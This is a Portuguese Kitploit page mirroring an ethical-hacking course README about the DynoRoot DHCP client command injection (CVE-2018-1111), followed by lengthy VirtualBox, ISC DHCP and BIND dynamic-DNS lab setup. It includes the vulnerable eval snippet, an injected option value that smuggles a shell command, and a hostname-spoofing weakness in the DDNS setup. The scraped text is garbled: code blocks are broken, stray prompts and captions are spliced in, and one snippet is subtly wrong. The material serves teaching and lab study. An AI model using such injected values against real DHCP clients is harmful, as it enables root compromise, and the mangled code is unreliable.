
Skip to content
KitploitKITPLOIT
FerramentasBlog
Enviar
FerramentasBlog
Enviar

Ferramentas de Hacking, PenTest e Cibersegurança para o seu Arsenal de Segurança!

Kitploit é um diretório de ferramentas de hacking, cibersegurança e pentesting. Descubra as últimas atualizações de projetos para encontrar vulnerabilidades, analisar sistemas, automatizar testes e fortalecer sua segurança.

··Feeds·Contato·Privacidade·© 2026 Kitploit

Diretório de Ferramentas

Categorias

Ver todas as categorias
Loading categories
Ferramentas/GitHubGitHub/baldassarrefe/fep3370-advanced-ethical-hacking
Análise de VulnerabilidadesExploraçãoSegurança de RedeTestes de PenetraçãoAprendizado e EducaçãoLabs e Prática
GitHubbaldassarrefe/fep3370-advanced-ethical-hacking

FEP3370-advanced-ethical-hacking

Exploração de DHCP com DynoRoot (CVE-2018-1111)

Ver RepositórioSite
1há 5 anosAinda não revisado

Mais Populares

Ver todos →

Descubra as ferramentas mais usadas pela nossa comunidade.

Explore todas as ferramentas

Navegue pela nossa coleção de ferramentas

Ver todas as ferramentas →
Compartilhar

DynoRoot CVE-2018-1111

Projeto final para o curso Hacking Ético Avançado no KTH, Estocolmo

Este projeto demonstra uma vulnerabilidade conhecida de máquinas Fedora e RedHat relacionada a uma implementação insegura do lado do cliente do Protocolo de Configuração Dinâmica de Host (DHCP). Um servidor DHCP malicioso pode criar ofertas DHCP com uma carga maliciosa que é executada em um shell raiz na máquina vítima.

A vulnerabilidade é creditada a Felix Wilhelm e é conhecida como CVE-2018-1111 ou "DynoRoot".
Índice:

  • Introdução
    • Contexto
    • Vulnerabilidade
    • Fontes
  • Configuração
Sessão DHCP (figura do , sob licença ). /> Captura de tela da instalação: configuração de rede. Captura de tela da instalação: criação de usuário. Captura de tela da instalação: criação de usuário. ``` Captura de tela da instalação: configuração de rede. Captura de tela da instalação: criação de usuário.
  • Pré-requisitos
  • Máquina gateway
  • Atacante
  • Vítima Fedora
  • Executando o ataque
    • Gateway
    • Atacante
    • Vítima
    • Análise
  • Trabalhos futuros
  • Créditos
  • Introdução

    Contexto

    O Protocolo de Configuração Dinâmica de Host (DHCP) é um componente frequentemente negligenciado em sistemas em rede. Sua função é permitir a configuração dinâmica de máquinas host que se conectam a uma rede existente. O caso de uso mais comum é atribuir um endereço IP a hosts recém-conectados e informá-los sobre as rotas existentes para acessar outras redes. Opções adicionais podem ser especificadas, por exemplo, o endereço de um servidor DNS local e a zona que ele atende, ou a localização de um arquivo de inicialização.


    Vamos analisar o protocolo de 4 vias seguido quando um novo host deseja ingressar em uma rede após conectar-se fisicamente a ela por meio de uma conexão Ethernet ou sem fio.

    1. O cliente, sem um endereço IP, transmite uma mensagem de DISCOVER para a rede.
    2. Um servidor DHCP responsável por essa rede responde com um OFFER, contendo: endereço IP, máscara de sub-rede, endereço do roteador e outras opções.
    3. O cliente responde com um REQUEST, solicitando oficialmente o aluguel do endereço IP que foi oferecido.
    4. O servidor conclui a troca com um ACK, indicando que o cliente está autorizado a usar o endereço IP por um período especificado.

    Após a troca inicial, o cliente pode renovar o aluguel simplesmente enviando outra mensagem REQUEST. O servidor verificará a existência de um aluguel com o IP e o endereço MAC do cliente e responderá com um ACK.
    Wikimedia Commons
    CC BY-SA 4.0

    Algumas observações:

    • Um cliente também pode pular a fase de DISCOVER e imediatamente REQUEST um endereço. Isso é comum em cenários nos quais o cliente já se conectou à rede anteriormente e lembra do endereço anterior. Nesse caso, o servidor verifica a disponibilidade do endereço e envia um ACK para a solicitação, ou, caso o aluguel não esteja disponível, envia um NACK.
    • Ao desconectar, os clientes podem enviar uma mensagem RELEASE para informar ao servidor que o endereço agora está disponível. No entanto, isso não é obrigatório pelo protocolo e o servidor periodicamente recolherá aluguéis expirados.
    • Cada servidor DHCP gerencia um pool limitado de endereços IP; uma vez que todos são atribuídos, o servidor não poderá OFFER aluguéis para novos clientes.
    • Vários servidores DHCP podem existir na mesma rede; se um cliente receber múltiplos OFFERs, ele aceitará apenas um; os outros servidores observarão o REQUEST transmitido e invalidarão a oferta.

    Vulnerabilidade

    A vulnerabilidade está localizada em /etc/NetworkManager/dispatcher.d/11-dhclient, que é executado pelo cliente para analisar e definir as opções recebidas via DHCP.

    • declare é um built-in do bash que, quando usado sem argumentos, lista todas as variáveis declaradas.
    • grep filtra todas as variáveis relacionadas ao DHCP.
    • while read opt itera sobre as variáveis DHCP uma a uma, realiza alguma análise e imprime uma linha como export new_optionname=value para cada opção.
    • as instruções de exportação são então avaliadas pelo shell através de eval.```bash eval "$( declare | LC_ALL=C grep '^DHCP4_[A-Z_]=' | while read opt; do optname=${opt%%=} optname=${optname,,} optname=new_${optname#dhcp4_} optvalue=${opt#*=} echo "export $optname=$optvalue" done )"
    root@kitploit:~
    <!-- omit in toc -->
    #### Operação normal
    Em situações normais, o código funcionaria perfeitamente e analisaria as novas opções DHCP.
    Como exemplo, o seguinte código:```bash
    DHCP4_OPTION_ONE=42
    DHCP4_OPTION_TWO="bla bla"
    
    declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
      optname=${opt%%=*}
      optname=${optname,,}
      optname=new_${optname#dhcp4_}
      optvalue=${opt#*=}
      echo "export $optname=$optvalue"
    done
    

    Irá imprimir estas duas instruções export para serem avaliadas por eval:```bash export new_option_one=42 export new_option_two='bla bla'

    root@kitploit:~
    <!-- omit in toc -->
    #### Injeção de código
    No entanto, devido ao uso inseguro de `eval`, é possível injetar comandos bash:```bash
    DHCP4_OPTION_ONE="x'& echo Hacked! #"
    DHCP4_OPTION_TWO='bla bla'
    
    eval "$(                             
      declare | LC_ALL=C grep '^DHCP4_[A-Z_]*=' | while read opt; do
        optname=${opt%%=*}
        optname=${optname,,}
        optname=new_${optname#dhcp4_}
        optvalue=${opt#*=}
        echo "export $optname=$optvalue"
      done
    )"
    

    Resultará na avaliação de echo Hacked!:```text [1] 1541 Hacked!

    root@kitploit:~
    ### Fontes
    - [Entrada no banco de dados de exploits](https://www.exploit-db.com/exploits/44890)
    - [Anúncio da RedHat](https://access.redhat.com/security/vulnerabilities/3442151)
    - [Post do blog da Tenable](https://www.tenable.com/blog/advisory-red-hat-dhcp-client-command-injection-trouble)
    - [Repositório no GitHub](https://github.com/kkirsche/CVE-2018-1111)
    - [Anúncio no Twitter](https://twitter.com/_fel1x/status/996388421273882626?lang=en)
    
    ## Configuração
    A configuração mínima para demonstrar a exploração consiste em apenas duas máquinas: a máquina `victim` executando Fedora 28, e uma máquina `attacker`. Nesta configuração, o atacante simplesmente precisa oferecer um serviço DHCP e aguardar a conexão da vítima.
    
    <figure style="text-align:center">
      <img src="https://raw.githubusercontent.com/baldassarrefe/fep3370-advanced-ethical-hacking/HEAD/media/network_simple.svg" style="max-width:400px;" width="90%"/>
      <figcaption>Configuração mínima de exploração.</figcaption>
    </figure>
    
    Uma configuração mais realista colocaria as máquinas em uma rede privada, onde uma terceira máquina, o `gateway`, é configurada como o servidor DHCP benigno e como o gateway para a internet externa. Nesta configuração, o atacante deve impedir que a vítima se conecte ao servidor DHCP legítimo antes de tentar realizar o ataque.
    
    <figure style="text-align:center">
      <img src="https://raw.githubusercontent.com/baldassarrefe/fep3370-advanced-ethical-hacking/HEAD/media/network.svg" style="max-width:800px;" width="90%"/>
      <figcaption>Configuração de rede privada com uma máquina gateway atuando como DHCP, roteador e firewall.</figcaption>
    </figure>
    
    Nas seções a seguir, vamos:
    1. Instalar o VirtualBox
    2. Criar 3 máquinas virtuais: `gateway`, `attacker` e `victim`
    3. Instalar o sistema operacional nas máquinas (usuários, rede e acesso SSH)
    4. Configurar o gateway para hospedar o servidor DHCP benigno 
       para a rede interna virtual fornecida pelo VirtualBox
    5. Instalar as dependências Python para o ataque
    
    Para [ir direto à ação](#performing-the-attack) e pular a configuração manual, é possível executar o script [`setup.sh`](https://github.com/baldassarrefe/fep3370-advanced-ethical-hacking/blob/main/ansible/setup.sh) na pasta `ansible`, que irá (quase) automaticamente criar as máquinas virtuais e configurá-las usando [Ansible Roles](https://docs.ansible.com/ansible/latest/user_guide/playbooks_reuse_roles.html). Apenas certifique-se de que o Ansible e o VirtualBox estão instalados antes de executar `setup.sh`.
    
    ### Preliminares
    
    #### Instalar o VirtualBox
    As instruções a seguir são do [guia oficial de instalação](https://www.virtualbox.org/wiki/Downloads).
    
    Adicione esta linha ao `/etc/apt/sources.list`:```bash
    deb [arch=amd64] 'https://download.virtualbox.org/virtualbox/debian' bionic contrib
    

    Instale o virtualbox e o pacote de extensão:```bash wget -q 'https://www.virtualbox.org/download/oracle_vbox_2016.asc' -O- | sudo apt-key add - wget -q 'https://www.virtualbox.org/download/oracle_vbox.asc' -O- | sudo apt-key add -

    sudo apt-get update sudo apt-get -y install gcc make linux-headers-$(uname -r) dkms virtualbox-6.1

    wget 'https://download.virtualbox.org/virtualbox/6.1.16/Oracle_VM_VirtualBox_Extension_Pack-6.1.16.vbox-extpack' sudo VBoxManage extpack install Oracle_VM_VirtualBox_Extension_Pack-6.1.16.vbox-extpack VBoxManage list extpacks

    root@kitploit:~
    #### Instalar o Ansible (opcional)
    Conforme o [guia oficial para Ubuntu](https://docs.ansible.com/ansible/latest/installation_guide/intro_installation.html#installing-ansible-on-ubuntu):```bash
    sudo apt update
    sudo apt install software-properties-common
    sudo apt-add-repository --yes --update ppa:ansible/ansible
    sudo apt install ansible
    

    Configuração comum de SSH

    Nesta secção, criaremos as credenciais SSH que usaremos para fazer login nas máquinas. Adicionar as entradas de host no ficheiro de configuração SSH poupar-nos-á alguma digitação mais tarde.

    Crie uma chave SSH sem frase secreta:```bash ssh-keygen -f ~/.ssh/ethhack -t ed25519 -N ''

    root@kitploit:~
    Adicione estas entradas à configuração SSH (`~/.ssh/config`):```
    Host gateway.ethhack
      Port 6001
      User gateway   
    
    Host victim.ethhack
      Port 6002
      User victim
    
    Host attacker.ethhack
      Port 6003
      User attacker
    
    Host *.ethhack
      LogLevel ERROR
      HostName localhost
      IdentityFile ~/.ssh/ethhack
      StrictHostKeyChecking no
      UserKnownHostsFile /dev/null
    

    Máquina gateway

    Esta máquina hospeda o servidor DHCP benigno que gerencia um pool de endereços na rede interna. É baseada no Ubuntu Server 18.04 com o pacote ISC DHCP.

    Em um cenário real, esta máquina também atuaria como roteador (iptables) e firewall (UFW Uncomplicated Firewall) entre as máquinas na rede e o mundo externo. Possivelmente, também hospedaria um servidor DNS para alguns serviços internos (BIND9).

    Criação da VM

    Criaremos a máquina virtual usando as ferramentas de linha de comando do VirtualBox, para que o processo possa ser repetido o mais rápido possível. Caso contrário, é possível criar a VM através da interface gráfica inserindo a mesma configuração.

    Faça o download da ISO do Ubuntu:```bash wget 'https://ftp.lysator.liu.se/ubuntu-releases/18.04.5/ubuntu-18.04.5-live-server-amd64.iso' md5sum --check << EOF fcd77cd8aa585da4061655045f3f0511 ubuntu-18.04.5-live-server-amd64.iso EOF

    root@kitploit:~
    Criar a VM:
    - Interface de rede 1 conectada à rede NAT padrão do VirtualBox
    - Interface de rede 2 conectada à rede interna `intnet`\
      (o "d" no endereço MAC significa DHCP)
    - Encaminhamento de porta de uma porta `600x` no host para a porta SSH na máquina virtual```bash
    VM_NAME="gateway"
    VRDE_PORT=5001
    SSH_PORT=6001
    VM_MAC='08:00:dd:dd:dd:dd'
    
    VBoxManage createvm --name "${VM_NAME}" --ostype Ubuntu_64 --register
    VBoxManage modifyvm "${VM_NAME}" \
      --memory 2048 \
      --acpi on \
      --boot1 dvd \
      --nic1 nat \
      --nic2 'intnet' \
      --macaddress2 "${VM_MAC//:/}" \
      --natpf1 "guestssh,tcp,,${SSH_PORT},,22" \
      --audio none
    
    VBoxManage createhd disk --filename "${VM_NAME}.vdi" --size 10000
    VBoxManage storagectl "${VM_NAME}" --name "IDE Controller" --add ide --controller PIIX4
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 0 \
      --type hdd \
      --medium "${VM_NAME}.vdi"
    
    VBoxManage storageattach "${VM_NAME}" \
      --storagectl "IDE Controller" \
      --port 0 \
      --device 1 \
      --type dvddrive \
      --medium "$(realpath ubuntu-18.04.5-live-server-amd64.iso)"
    

    Se algo der errado:```bash VBoxManage unregistervm "${VM_NAME}" --delete

    root@kitploit:~
    #### Instalação do SO
    Na primeira vez que inicializamos a máquina, precisamos de uma área de trabalho virtual para seguir as etapas de instalação. Podemos iniciar a máquina virtual no modo headless e usar `rdesktop-vrdp` para conectar. Se o VirtualBox estiver executando em um computador desktop, pode ser mais fácil iniciar a máquina virtual a partir da GUI, mas este método funcionará mesmo com um host VirtualBox remoto.```bash
    VBoxHeadless --startvm "${VM_NAME}" --vrde on --vrdeproperty "TCP/Ports=${VRDE_PORT}" &
    sleep 5
    rdesktop-vrdp "localhost:${VRDE_PORT}"
    kill %%
    

    Parâmetros de configuração para o instalador:

    • Nome do host gateway
    • Usuário gateway
    • Senha gat
    • IP estático 192.168.0.1 em enp0s8
    • Habilitar servidor SSH

    Após a instalação, desligue, remova a iso e desabilite o VRDE:```bash VBoxManage storageattach "${VM_NAME}"
    --storagectl "IDE Controller"
    --port 0
    --device 1
    --type dvddrive
    --medium "none" VBoxManage modifyvm "${VM_NAME}" --vrde off

    root@kitploit:~
    #### SSH Login
    Para facilitar o acesso, podemos instalar a chave SSH criada acima na máquina `gateway`:```bash
    VBoxHeadless --startvm "${VM_NAME}" &
    sleep 5
    ssh-copy-id -i ~/.ssh/ethhack.pub gateway.ethhack
    ssh gateway.ethhack
    

    Se por algum motivo a interface de rede enp0s8 não foi configurada durante a instalação, escreva esta configuração em /etc/netplan/00-installer-config.yaml:```yaml network: version: 2 ethernets: enp0s3: dhcp4: yes enp0s8: dhcp4: no addresses : - 192.168.0.1/24

    root@kitploit:~
    E atualize a configuração de rede:```
    sudo netplan apply
    ip addr show dev enp0s8
    

    Servidor DHCP

    Instale ISC DHCP:```bash sudo apt install -y isc-dhcp-server

    root@kitploit:~
    Para ativar o DHCP na interface interna, vamos editar `/etc/default/isc-dhcp-server`:```bash
    sudo sed 's/INTERFACESv4=""/INTERFACESv4="enp0s8"/' -i /etc/default/isc-dhcp-server
    

    A configuração do pool de endereços gerenciado pelo DHCP vai para /etc/dhcp/dhcpd.conf:``` authoritative;

    default-lease-time 60; max-lease-time 7200;

    subnet 192.168.0.0 netmask 255.255.255.0 { range 192.168.0.100 192.168.0.105; }

    root@kitploit:~
    O tempo de locação padrão escolhido de 1 minuto é bastante baixo, mas é útil para fins de demonstração.
    
    <!--```bash
    echo '
    authoritative;
    
    default-lease-time 60;
    max-lease-time 7200;
    
    subnet 192.168.0.0 netmask 255.255.255.0 {
      range 192.168.0.100 192.168.0.105;
      option domain-name-servers 192.168.0.53;
      option domain-name "100waystocook.pizza.";
    }
    ' | sudo tee /etc/dhcp/dhcpd.conf > /dev/null
    
    sudo sed 's/INTERFACESv4=""/INTERFACESv4="enp0s8"/' -i /etc/default/isc-dhcp-server
    
    sudo systemctl restart isc-dhcp-server
    

    -->

    Reiniciar serviço:```bash sudo systemctl restart isc-dhcp-server

    root@kitploit:~
    Os eventos DHCP são registrados em `/var/log/syslog`. 
    Podemos destacar as entradas relevantes com:```bash
    tail -f /var/log/syslog | grep --line-buffered 'dhcpd' | grep -E 'dhcpd|attacker|fedora|'
    

    Se deixarmos o gateway ligado durante a instalação das outras máquinas, elas irão obter a configuração DHCP automaticamente.

    Instalar o bind:```bash sudo apt-get install -y bind9 bind9utils bind9-doc sudo sed 's/OPTIONS="-u bind"/OPTIONS="-u bind -4"/' -i /etc/default/bind9 sudo systemctl restart bind9

    root@kitploit:~
    Edite `/etc/bind/named.conf.options`:```bash
    echo '
    options {
      directory "/var/cache/bind";
      allow-query { any; };
      recursion no;
      listen-on { 192.168.0.53; };
    };
    ' | sudo tee /etc/bind/named.conf.options > /dev/null
    

    Edite /etc/bind/named.conf.local:```bash echo '

    Forward zone for 100waystocook.pizza

    zone "100waystocook.pizza" { type master; file "/etc/bind/zones/db.100waystocook.pizza"; };

    Reverse zone for 192.168.0.0/24

    zone "0.168.192.in-addr.arpa" { type master; file "/etc/bind/zones/db.192.168.0"; }; ' | sudo tee /etc/bind/named.conf.local > /dev/null

    root@kitploit:~
    Crie arquivos de zona direta e reversa em uma pasta que seja somente leitura para o bind:```bash
    sudo install -o root -g bind -m 755 -d /etc/bind/zones
    
    echo '
    $TTL    86400 ; Clients will cache DNS responses for 1 day
    
    @       IN      SOA     dns.100waystocook.pizza. admin.100waystocook.pizza. (
                      3     ; Serial
                 604800     ; Refresh (1 week)
                  86400     ; Retry   (1 day)
                2419200     ; Expire  (4 weeks)
                 604800     ; Negative Cache TTL (4 weeks)
    )                       ; The values above are only relevant for secondary DNS servers
    
    ; name servers
    @       IN      NS      dns.100waystocook.pizza.
    
    ; 192.168.0.0/24
    dns     IN      A       192.168.0.53
    server  IN      A       192.168.0.1
    www     IN      CNAME   server
    mongo   IN      CNAME   server
    ' | sudo tee /etc/bind/zones/db.100waystocook.pizza > /dev/null
    
    echo '
    $TTL    604800
    @       IN      SOA     dns.100waystocook.pizza. admin.100waystocook.pizza. (
                      4     ; Serial
                 604800     ; Refresh
                  86400     ; Retry
                2419200     ; Expire
                 604800 )   ; Negative Cache TTL
    
    ; name servers
    @     IN      NS      dns.100waystocook.pizza.
    
    ; PTR Records
    1     IN      PTR     server.100waystocook.pizza.  ; 192.168.0.1
    53    IN      PTR     dns.100waystocook.pizza.     ; 192.168.0.53
    ' | sudo tee /etc/bind/zones/db.192.168.0 > /dev/null
    

    Execute verificações e reinicie:```bash sudo named-checkconf sudo named-checkzone 100waystocook.pizza /etc/bind/zones/db.100waystocook.pizza sudo named-checkzone 0.168.192.in-addr.arpa /etc/bind/zones/db.192.168.0

    sudo systemctl restart bind9

    root@kitploit:~
    Verifique se funciona```bash
    dig www.100waystocook.pizza
    nslookup www.100waystocook.pizza
    systemd-resolve www.100waystocook.pizza
    

    Configurar servidor DHCP para atualizar automaticamente entradas DNS

    • https://wiki.debian.org/DDNS
    • http://www.btteknik.net/?p=143
    • https://dev.to/skorotkiewicz/create-ddns-on-your-current-bind9-server-1d09
    • https://blog.kroko.ro/2009/03/29/running-a-secure-ddns-service-with-bind/
    • https://bind9.readthedocs.io/en/v9_16_5/reference.html#dynamic-update-policies
    • https://www.techrepublic.com/blog/linux-and-open-source/setting-up-a-dynamic-dns-service-part-2-dhcpd/
    Configuração do Bind

    Criar chave simétrica para atualizações DNS:```bash KEY_NAME='ddns-key.100waystocook.pizza' KEY_FILE_BIND="${KEY_NAME}.key"

    KEY_FILE="$(dnssec-keygen -a HMAC-SHA512 -b 512 -r /dev/urandom -n USER "${KEY_NAME}")" KEY_FILE_KEY="${KEY_FILE}.key" KEY_FILE_PRI="${KEY_FILE}.private" unset KEY_FILE

    KEY_SECRET="$(cut -f7- -d ' ' "${KEY_FILE_KEY}")"

    cat > "${KEY_FILE_BIND}" << EOF key "${KEY_NAME}" { algorithm HMAC-SHA512; secret "${KEY_SECRET}"; }; EOF

    sudo install --owner root --group bind --mode 0640 "${KEY_FILE_BIND}" /etc/bind/ rm "${KEY_FILE_BIND}"

    root@kitploit:~
    Inclua a chave em `/etc/bind/named.conf.local`:```bash
    echo "
    include '/etc/bind/${KEY_FILE_BIND}';
    
    # Forward zone for 100waystocook.pizza
    zone '100waystocook.pizza' {
      type master;
      file '/var/lib/bind/zones-dyn/db.100waystocook.pizza';
      notify no;
    
      # grant whoever owns the key the permission to update 
      # the A and TXT records for server.100waystocook.pizza.
      update-policy {
        grant ${KEY_NAME} name server.100waystocook.pizza. A TXT;
      };
    };
    
    # Reverse zone for 192.168.0.0/24
    zone '0.168.192.in-addr.arpa' {
      type master;
      file '/var/lib/bind/zones-dyn/db.192.168.0';
      notify no;
    
      # grant whoever owns the key the permission to update 
      # the PTR record for IPs in within the reverse zone
      update-policy {
        grant ${KEY_NAME} zonesub PTR;
      };
    };
    " | tr \' \" | sudo tee /etc/bind/named.conf.local > /dev/null 
    

    Copie o ficheiro de zona original para uma pasta que seja gravável pelo bind, remova o registo server:```bash sudo install -o root -g bind -m 775 -d /var/lib/bind/zones-dyn

    sudo install -o root -g bind -m 664 /etc/bind/zones/db.100waystocook.pizza /var/lib/bind/zones-dyn sudo sed '/^server/d' -i /var/lib/bind/zones-dyn/db.100waystocook.pizza

    sudo install -o root -g bind -m 664 /etc/bind/zones/db.192.168.0 /var/lib/bind/zones-dyn sudo sed '/server.100waystocook.pizza/d' -i /var/lib/bind/zones-dyn/db.192.168.0

    root@kitploit:~
    Execute verificações e reinicie:```bash
    sudo named-checkconf
    sudo named-checkzone 100waystocook.pizza    /var/lib/bind/zones-dyn/db.100waystocook.pizza
    sudo named-checkzone 0.168.192.in-addr.arpa /var/lib/bind/zones-dyn/db.192.168.0
    
    sudo systemctl restart bind9
    
    Verificações manuais

    Verifique se funciona atualizando manualmente a entrada DNS. Enquanto faz o seguinte, fique de olho em tail -f /var/log/syslog para erros. No final, exclua as novas entradas, caso contrário, as atualizações DHCP falharão:```bash TTL=60 NEW_NAME='server' NEW_IP='99'

    systemd-resolve "${NEW_NAME}.100waystocook.pizza"

    nsupdate -d -k "${KEY_FILE_PRI}" << EOF server dns.100waystocook.pizza.

    zone 100waystocook.pizza. update add ${NEW_NAME}.100waystocook.pizza. ${TTL} IN A 192.168.0.${NEW_IP}

    zone 0.168.192.in-addr.arpa update add ${NEW_IP}.0.168.192.in-addr.arpa ${TTL} IN PTR ${NEW_NAME}.100waystocook.pizza.

    send EOF

    sudo systemd-resolve --flush-caches systemd-resolve "${NEW_NAME}.100waystocook.pizza" dig +short -x "192.168.0.${NEW_IP}"

    nsupdate -d -k "${KEY_FILE_PRI}" << EOF server dns.100waystocook.pizza.

    zone 100waystocook.pizza. update delete ${NEW_NAME}.100waystocook.pizza. IN A

    zone 0.168.192.in-addr.arpa update delete ${NEW_IP}.0.168.192.in-addr.arpa IN PTR

    send EOF

    root@kitploit:~
    ##### Configuração DHCP
    Configure o DHCP para atualizar automaticamente as entradas DNS:```bash
    KEY_FILE_DHCP="${KEY_NAME}.key"
    
    # Note: no " in key file
    cat > "${KEY_FILE_DHCP}" << EOF
    key ${KEY_NAME} {
      algorithm HMAC-SHA512;
      secret ${KEY_SECRET};
    };
    EOF
    
    sudo install --owner root --group root --mode 0640 "${KEY_FILE_DHCP}" /etc/dhcp/ddns-keys/
    rm "${KEY_FILE_DHCP}"
    
    echo "
    authoritative;
    
    # https://kb.isc.org/docs/isc-dhcp-44-manual-pages-dhcpdconf
    ddns-updates on;
    ddns-update-style interim;
    ddns-domainname '100waystocook.pizza.';
    ddns-rev-domainname '0.168.192.in-addr.arpa.';
    update-conflict-detection on;
    ddns-guard-id-must-match;
    ignore client-updates;
    
    default-lease-time 120;
    max-lease-time 7200;
    
    include '/etc/dhcp/ddns-keys/${KEY_FILE_DHCP}';
    
    zone 100waystocook.pizza. {
      primary dns.100waystocook.pizza. ;
      key ${KEY_NAME} ;
    }
    
    zone 0.168.192.in-addr.arpa. {
      primary dns.100waystocook.pizza. ;
      key ${KEY_NAME} ;
    }
    
    subnet 192.168.0.0 netmask 255.255.255.0 {
      range 192.168.0.1 192.168.0.20;
      option domain-name-servers 192.168.0.53;
      option domain-name '100waystocook.pizza.';
    }
    " | tr \' \" | sudo tee /etc/dhcp/dhcpd.conf > /dev/null
    
    sudo systemctl restart isc-dhcp-server
    

    A configuração do DHCP pode ser verificada com sudo dhcpd -t.

    Resultado

    Quando uma máquina com hostname server é iniciada, /var/log/syslog deve se parecer com isto:```

    DHCP handshake

    dhcpd[1366]: DHCPDISCOVER from 08:00:27:ca:ff:df via enp0s8 dhcpd[1366]: DHCPOFFER on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPREQUEST for 192.168.0.3 (192.168.0.53) from 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8

    DNS update

    named[1283]: client @0x7fef30041e40 192.168.0.53#53293/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': adding an RR at 'server.100waystocook.pizza' A 192.168.0.3 named[1283]: client @0x7fef30041e40 192.168.0.53#53293/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': adding an RR at 'server.100waystocook.pizza' TXT "31c8ab6283bcc3f723245ceab58eb496f0" dhcpd[1366]: Added new forward map from server.100waystocook.pizza. to 192.168.0.3 named[1283]: client @0x7fef30057320 192.168.0.53#36001/key ddns-key.100waystocook.pizza: updating zone '0.168.192.in-addr.arpa/IN': deleting rrset at '3.0.168.192.0.168.192.in-addr.arpa' PTR named[1283]: client @0x7fef30057320 192.168.0.53#36001/key ddns-key.100waystocook.pizza: updating zone '0.168.192.in-addr.arpa/IN': adding an RR at '3.0.168.192.0.168.192.in-addr.arpa' PTR server.100waystocook.pizza. dhcpd[1366]: Added reverse map from 3.0.168.192.0.168.192.in-addr.arpa. to server.100waystocook.pizza.

    DHCP renewal

    dhcpd[1366]: DHCPREQUEST for 192.168.0.3 from 08:00:27:ca:ff:df (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.3 to 08:00:27:ca:ff:df (server) via enp0s8

    root@kitploit:~
    Quando outra máquina com o hostname `fedora` é iniciada, ela obtém um IP mas não é adicionada ao DNS por causa da `update-policy`:```
    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8
    dhcpd[1366]: DHCPOFFER on 192.168.0.6 to 08:00:27:4e:d0:d2 (fedora) via enp0s8
    dhcpd[1366]: DHCPREQUEST for 192.168.0.6 (192.168.0.53) from 08:00:27:4e:d0:d2 (fedora) via enp0s8
    dhcpd[1366]: DHCPACK on 192.168.0.6 to 08:00:27:4e:d0:d2 (fedora) via enp0s8
    named[1283]: client @0x7fef30041e40 192.168.0.53#42609/key ddns-key.100waystocook.pizza: 
                 updating zone '100waystocook.pizza/IN': 
                 update failed: rejected by secure update (REFUSED)
    dhcpd[1366]: Unable to add forward map from fedora.100waystocook.pizza. to 192.168.0.6: REFUSED
    

    O problema é que o DHCP registará qualquer máquina com o nome de host server no DNS, desde que seja a primeira. Se um atacante tentar conectar-se via DHCP com um nome de host server duplicado, o DHCP notará e recusará atualizar o DNS.```

    DHCP handshake with attacker

    dhcpd[1366]: DHCPDISCOVER from 08:00:27:4e:d0:d2 via enp0s8 dhcpd[1366]: DHCPOFFER on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8 dhcpd[1366]: DHCPREQUEST for 192.168.0.2 (192.168.0.53) from 08:00:27:4e:d0:d2 (server) via enp0s8 dhcpd[1366]: DHCPACK on 192.168.0.2 to 08:00:27:4e:d0:d2 (server) via enp0s8

    DNS update denied

    named[1283]: client @0x7fef30041e40 192.168.0.53#34663/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': update unsuccessful: server.100waystocook.pizza: 'name not in use' prerequisite not satisfied (YXDOMAIN) named[1283]: client @0x7fef30057320 192.168.0.53#39143/key ddns-key.100waystocook.pizza: updating zone '100waystocook.pizza/IN': update unsuccessful: server.100waystocook.pizza/TXT: 'RRset exists (value dependent)' prerequisite not satisfied (NXRRSET) dhcpd[1366]: Forward map from server.100waystocook.pizza. to 192.168.0.2 FAILED: Has an address record but no DHCID, not mine.

    root@kitploit:~
    Mas se o `server` legítimo ficar inativo por algum tempo, sua concessão é liberada e os registros são removidos. Então um invasor pode simplesmente se infiltrar fornecendo `server` como o nome do host durante a troca inicial de DHCP.```
    # DHCP removes DNS records
    named[1283]: client @0x7fef30041e40 192.168.0.53#43939/key ddns-key.100waystocook.pizza: 
